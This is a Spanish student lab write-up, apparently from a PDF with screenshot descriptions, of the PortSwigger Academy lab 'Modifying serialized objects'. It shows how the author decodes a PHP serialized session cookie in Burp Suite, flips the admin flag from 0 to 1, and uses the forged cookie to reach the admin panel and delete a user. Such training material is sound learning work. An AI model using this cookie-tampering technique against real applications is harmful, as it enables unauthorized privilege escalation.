


## Ahora iremos al apartado de dashboard




# Proceso De Ataque Cibernetico

## Una vez que estemos dentro del Burp Suit vamos a irnos al apartado del proxy



Llegando al punto anterior, vamos a crear una cuenta en PortSwigger para poder hacer la práctica.



# Verificamos nuestro Gmail del registro completo y listo, ya tendremos una cuenta activa dentro de PortSwigger

The screenshot shows a web browser window with multiple tabs open. The active tab is titled "Register - PortSwigger" and displays a confirmation message: "Thank you. Please check your emails for instructions on how to complete your registration." The browser's address bar shows the URL "portswigger.net/users/register/thank-you".

The screenshot shows a Windows desktop environment with a taskbar at the bottom. The Gmail application is open, showing the inbox. The sidebar on the left indicates 2,464 new messages in the "Recibidos" folder. The main content area displays a "Complete your registration" email from PortSwigger.

**Complete your registration**

Thank you for your request to register with our website.  
Click [here](#) to complete your registration.

Here are some of the resources available to use as part of your registration:

**Web Security Academy**

This is a brand new learning resource providing free training on web security vulnerabilities, techniques for finding and exploiting bugs, and defensive measures for avoiding them.

The Web Security Academy contains high-quality learning materials, interactive vulnerability labs, and video tutorials. You can learn at your own pace, wherever and whenever suits you.

Click [here](#) to access the Web Security Academy

**Burp Suite Support Center**

Have you seen the [Burp Suite Support Center](#)?

The Support Center contains a large number of articles and community discussions to help you get the most out of using Burp. If you have a question, the chances are the answer is here.

You can also use the Support Center to send questions to our support team.


Iniciamos sesión, anteriormente nos pidió en el correo en clic here, un usuario y una contraseña la genero de manera automática, entonces ahora solamente iniciamos sesión

The screenshot shows a browser window with multiple tabs open. The active tab is the PortSwigger login page, which has an orange header and a white form area. The form contains fields for 'Email address' (josuelaveaga2000@gmail.com) and 'Password' (redacted). Below the form are links for 'Forgot your password?' and 'Remember me on this computer' (unchecked). At the bottom are 'Log in' and 'Create account' buttons. Above the form, there's a message: 'Please enter your email address and password to log in.' The background of the page features a faint map of the world. Below the login form, there's a section for the 'Burr Community' with a user count of 3,000,000 and a link to see what users are saying about Burp Suite. The status bar at the bottom shows a Windows taskbar with various icons and the date/time: 15/10/2023.


Listo ya estamos en la pagina principal

The screenshot shows the 'My Account' page from PortSwigger. The top navigation bar includes 'Products', 'Solutions', 'Research', 'Academy', 'Support', and a 'MY ACCOUNT' button. The main content area has a dark blue header with 'My Account'. On the left, there's a sidebar with 'Personal Details' (selected), 'Certifications', 'Subscriptions', and 'Order History'. The main content area is divided into sections: 'Personal Details' (showing a profile picture of a person with a lightning bolt, the name 'Josuelaveaga', and the email 'josuelaveaga2000@gmail.com'), 'Account Address' (which says 'No address associated with this account'), and 'Saved Cards' (which shows a placeholder for adding new cards with a '+ Add new card' button). At the bottom, there's a footer with links to 'Burp Suite', 'Vulnerabilities', 'Customers', 'Company', 'Insights', and social media links for Twitter and LinkedIn. The footer also includes the PortSwigger logo and the text '© 2023 PortSwigger Ltd.' The status bar at the bottom shows a Windows taskbar with various icons and the date/time: 15/10/2023.

Una vez creada la cuenta, vamos al programa de Burp Suit y le damos en Open Browse y nos abrirá la siguiente pestaña de Google



Copiamos y pegamos el enlace de trabajo laboratorio en el nuevo Google



Copiamos y pegamos el usuario y contraseña e ingresamos pero antes le vamos a dar a intercept is off le damos clic para activarlo e ingresamos

The screenshot shows a dual-monitor setup. The left monitor displays a Microsoft Edge browser window titled 'Modifying serialized objects' with the URL 'https://0af002603b5ba1681224a38005800b1.web-security-academy.net/login'. The page contains a 'Login' form with fields for 'Username' and 'Password', and a 'Log in' button. The right monitor displays the Burp Suite interface, specifically the 'Proxy' tab. At the top of the Burp window, there is a status bar indicating 'Burp Suite Community Edition v2023.3.2 - Temporary Project'. Below the status bar, the 'Intercept' button is highlighted in green, indicating it is active. The main Burp interface shows a small icon of a computer monitor with a blue screen, followed by the text 'Intercept is off'. A tooltip explains: 'When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.' Below the tooltip are two buttons: 'Learn more' and 'Open browser'.

Una vez ingresados con las credenciales proporcionadas, vamos a ir al apartado siguiente

The screenshot shows a dual-monitor setup. The left monitor displays a Microsoft Edge browser window titled 'Modifying serialized objects' with the URL 'https://0af002603b5ba1681224a38005800b1.web-security-academy.net/my-account'. The page is titled 'My Account' and shows the message 'Your username is: wiener'. It has a form with an 'Email' field and a 'Update email' button. The right monitor displays the Burp Suite interface, specifically the 'Proxy' tab. The 'Intercept' button is now greyed out, indicating it is disabled. The main Burp interface shows the same 'Intercept is off' status and tooltip as in the previous screenshot. Below the tooltip are the same 'Learn more' and 'Open browser' buttons.

Ahora vamos a burp suite y desde ahí nos iremos a http history y vamos a buscar el método post y /login y daremos doble clic

## Lo enviamos la parte de cookies a decoder

Aquí ya lo podemos visualizar

The screenshot shows a dual-monitor setup. On the left monitor, a browser window displays a 'Modifying serialized objects' page from 'WebSecurity Academy'. The page shows a form with an 'Email' field and a green 'Update email' button. On the right monitor, the 'Decoder' tab of Burp Suite is open, showing the hex dump of the serialized object: `Tzo0OjUvc2YyjoyOntzOjg6InVzZXJuYW1lJtzO)Y6indpZW5lc7cz01OuhZG1pbkI?yjowO30%3d`. The Burp Suite interface includes tabs for Dashboard, Project, Intruder, Repeater, Window, Help, Decoder (which is selected), Comparer, Logger, Extensions, and Learn. The status bar at the bottom of the screen shows the date and time as 15/10/2023.

Vamos a darle en decode as URL para marcarlo en rojo obteniendo el siguiente resultado

This screenshot shows the same setup as the previous one. The browser window now displays the URL `Tzo0OjUvc2YyjoyOntzOjg6InVzZXJuYW1lJtzO)Y6indpZW5lc7cz01OuhZG1pbkI?yjowO30%3d` in red, indicating it has been decoded as a URL. The Burp Suite interface remains the same, with the 'Decoder' tab selected. The status bar at the bottom of the screen shows the date and time as 15/10/2023.

Vamos a darle en decode as Base64 para marcarlo en amarillo obteniendo el siguiente resultado, que seria ahora si la serialización.

The screenshot shows a browser window with a "Modifying serialized objects" page from "WebSecurity Academy". The page displays a form with an "Email" field containing "wiener". Below the form is a "Update email" button. To the right of the browser is the Burp Suite Community Edition interface, specifically the Decoder tab. Three panels show the raw request, the base64-decoded response, and the final JSON payload. The JSON payload is highlighted in yellow: "O:4:'User':2:{s:8:'username';s:6:'wiener';s:5:'admin';b:0;}".

Cambiamos el 0 por 1 ya que el 0 indica que no es administrador pero al cambiarlo en 1, significa que lo haremos administrador

This screenshot is identical to the one above, but the JSON payload in the Burp Suite Decoder tool has been modified. The "admin" field now has a value of 1, indicated by a green highlight. The JSON payload is now: "O:4:'User':2:{s:8:'username';s:6:'wiener';s:5:'admin';b:1;}".

## Ahora volvemos a seleccionar en el serial actualizado con 1 en base64

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. In the main pane, there is a large amount of encoded data. On the right side, there are four separate sections for decoding different parts of the message. Each section has a 'Text' or 'Hex' radio button, 'Decode as ...', 'Encode as ...', 'Hash ...', and a 'Smart decode' button. The first section's text area contains the base64 string: Tzo0OUVc2VjjoyOrtsOg@n/zXUu/W1|jzO|@ndp2W5lc7cz01OjhZG1pbil7joxO30=. The second section's text area contains O4:"User":2:{b:c:"username";s:6:"wiener";s:5:"admin";b:1;}. The third section's text area contains O4:"User":2:{b:c:"username";s:6:"wiener";s:5:"admin";b:1;}. The fourth section's text area contains Tzo0OUVc2VjjoyOrtzOg@n/zXUu/W1|jzO|@ndp2W5lc7cz01OjhZG1pbil7joxO30=. Below these sections, there is a large block of encoded data starting with %74%7a%4f%6a%59%36%49%6e%64%70%5a%57%35%6c%63%69%49%37%63%7a%6f%31%4f%69%4a%69%5a%47%31%70%62%69%49%37%59%6a%6f%78%4f%33%30%3d.

Copiar y pegar el resultado final y encendemos el Burp Suit Intercept is On y recargamos pagina y nos saldrá el sesión y aquí simplemente pegamos lo que ya habíamos copiado

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request is selected for viewing. The 'Inspector' panel on the right shows the following details:

Name	Value
Protocol	HTTP/1.1
Method	GET
Path	/my-account
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	19

The 'Raw' tab of the request details shows the modified HTTP request:

```
GET /my-account?id=wiener HTTP/1.1
Host: 0aa0f002603b5ba1681224a38005800b1.web-security-academy.net:443 (79.125.84.16)
Cookie: session=15417461041041694a5a5d421215a79405e1d17941e1747a7a4f6a675161481e15057a15a5014a7555957531a61401fa17410334;
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="112"
Sec-Ch-Ua-Mobile: ?1
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: https://0aa0f002603b5ba1681224a38005800b1.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: es-419,es;q=0.9

```

Una vez echo lo anterior copiamos y pegamos el código y damos en forward y automáticamente ya tendremos el acceso al admin panel

The screenshot shows a browser window titled "Modifying serialized objects" from "WebSecurity Academy". The page displays a login form with an "Email" input field and a "Update email" button. Above the form, it says "Your username is: wiener". To the right, the Burp Suite interface is open, specifically the "Proxy" tab. It shows a captured request to "https://0ab0004b031d77dc809d9e1400c50051.web-security-academy.net/admin". The request details pane shows the following headers:

```
GET /admin HTTP/2
Host: 0ab0004b031d77dc809d9e1400c50051.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Upgrade: websocket
Origin: https://0ab0004b031d77dc809d9e1400c50051.web-security-academy.net
Sec-WebSocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: es-419, es;q=0.9
Cookie: session=Tz000JVCVjyoyCmzOjgeInvzXJuY11jts0jY6IndpIW5lci17cz0iJhZGipbi77jowOJOV3d
Sec-WebSocket-Key: lomdaPicIJDgtQmOJVJg3g==
```

Daremos clic en admin panel y hacemos el mismo procedimiento copiar y pegar lo que ya habíamos pegado anteriormente para que así nos deje iniciar se forma exitosa

The screenshot shows a browser window titled "Modifying serialized objects" from "WebSecurity Academy". The page displays a "Users" section with links for "wiener - Delete" and "carlos - Delete". Below this, there is some descriptive text. To the right, the Burp Suite interface is open, specifically the "Proxy" tab. It shows a captured request to "https://0ab0004b031d77dc809d9e1400c50051.web-security-academy.net/admin/users". The request details pane shows the following headers:

```
GET /admin/users HTTP/2
Host: 0ab0004b031d77dc809d9e1400c50051.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Upgrade: websocket
Origin: https://0ab0004b031d77dc809d9e1400c50051.web-security-academy.net
Sec-WebSocket-Version: 13
Accept-Encoding: gzip, deflate
Accept-Language: es-419, es;q=0.9
Cookie: session=Tz000JVCVjyoyCmzOjgeInvzXJuY11jts0jY6IndpIW5lci17cz0iJhZGipbi77jowOJOV3d
Sec-WebSocket-Key: lomdaPicIJDgtQmOJVJg3g==
```

Una vez ingresado, ahora tocara hacer el mismo proceso, pero para eliminar la cuenta usuario Carlos. Aquí ya podemos ver resuelta la actividad

The screenshot shows a web browser window for "Modifying serialized objects" on the "WebSecurity Academy" platform. The page displays a success message: "Congratulations, you solved the lab!" and "User deleted successfully!". Below this, there's a "Users" section listing "wiener". To the right of the browser is the Burp Suite interface, specifically the "Proxy" tab. It shows a captured request to "https://0ab0004b031d7dc809d9e1400c50051.web-security-academy.net:443". The raw request content is as follows:

```
1 GET /academyLabHeader HTTP/1.1
2 Host: 0ab0004b031d7dc809d9e1400c50051.web-security-academy.net
3 Connection: upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 Sec-Fetch-Dest: websocket
7 Sec-Fetch-Site: none
8 Sec-Fetch-Mode: upgrade
9 Sec-Fetch-Version: 1.3
10 Accept-Encoding: gzip, deflate
11 Accept-Language: es-419,es;q=0.9
12 Sec-WebSocket-Key: 2KuW11jtsOsY6IndpIW5ic17czoiOjhEGipbi177jgwO30V3d
13 Sec-WebSocket-Key: yXsgpID/s801z2T7ckhOFix=
```

The Burp Suite interface also includes tabs for "Forward", "Drop", "Intercept is on", "Action", and "Open browser". The status bar at the bottom of the screen shows the date and time as "15/10/2023 18:31 ESP".

## Conclusión

En esta actividad, hemos explorado los riesgos asociados con la pérdida de autenticación de datos en sistemas y aplicaciones web. A medida que concluimos esta experiencia, es esencial destacar la importancia de lo que hemos aprendido en el contexto de nuestra vida cotidiana y el campo laboral.

En el ámbito laboral, la seguridad de la información y la ciberseguridad son cuestiones cruciales, independientemente de la industria en la que trabajemos. La pérdida de autenticación de datos puede tener graves repercusiones, desde la exposición de información confidencial hasta la pérdida de la confianza del cliente. Lo que hemos aprendido nos brinda la capacidad de identificar y abordar estas amenazas de manera proactiva, protegiendo no solo nuestros sistemas y datos, sino también la reputación de nuestras organizaciones.

En nuestra vida cotidiana, la ciberseguridad es igualmente relevante. Utilizamos aplicaciones y servicios en línea para comunicarnos, realizar transacciones financieras y gestionar aspectos importantes de nuestra vida. Comprender los riesgos y saber cómo proteger nuestras cuentas y datos personales es esencial para mantenernos a salvo en el mundo digital en constante evolución.

Referencias:

<https://portswigger.net/burp/releases/professional-community-2022-2-5?requestededition=community&requestedplatform=>

<https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects>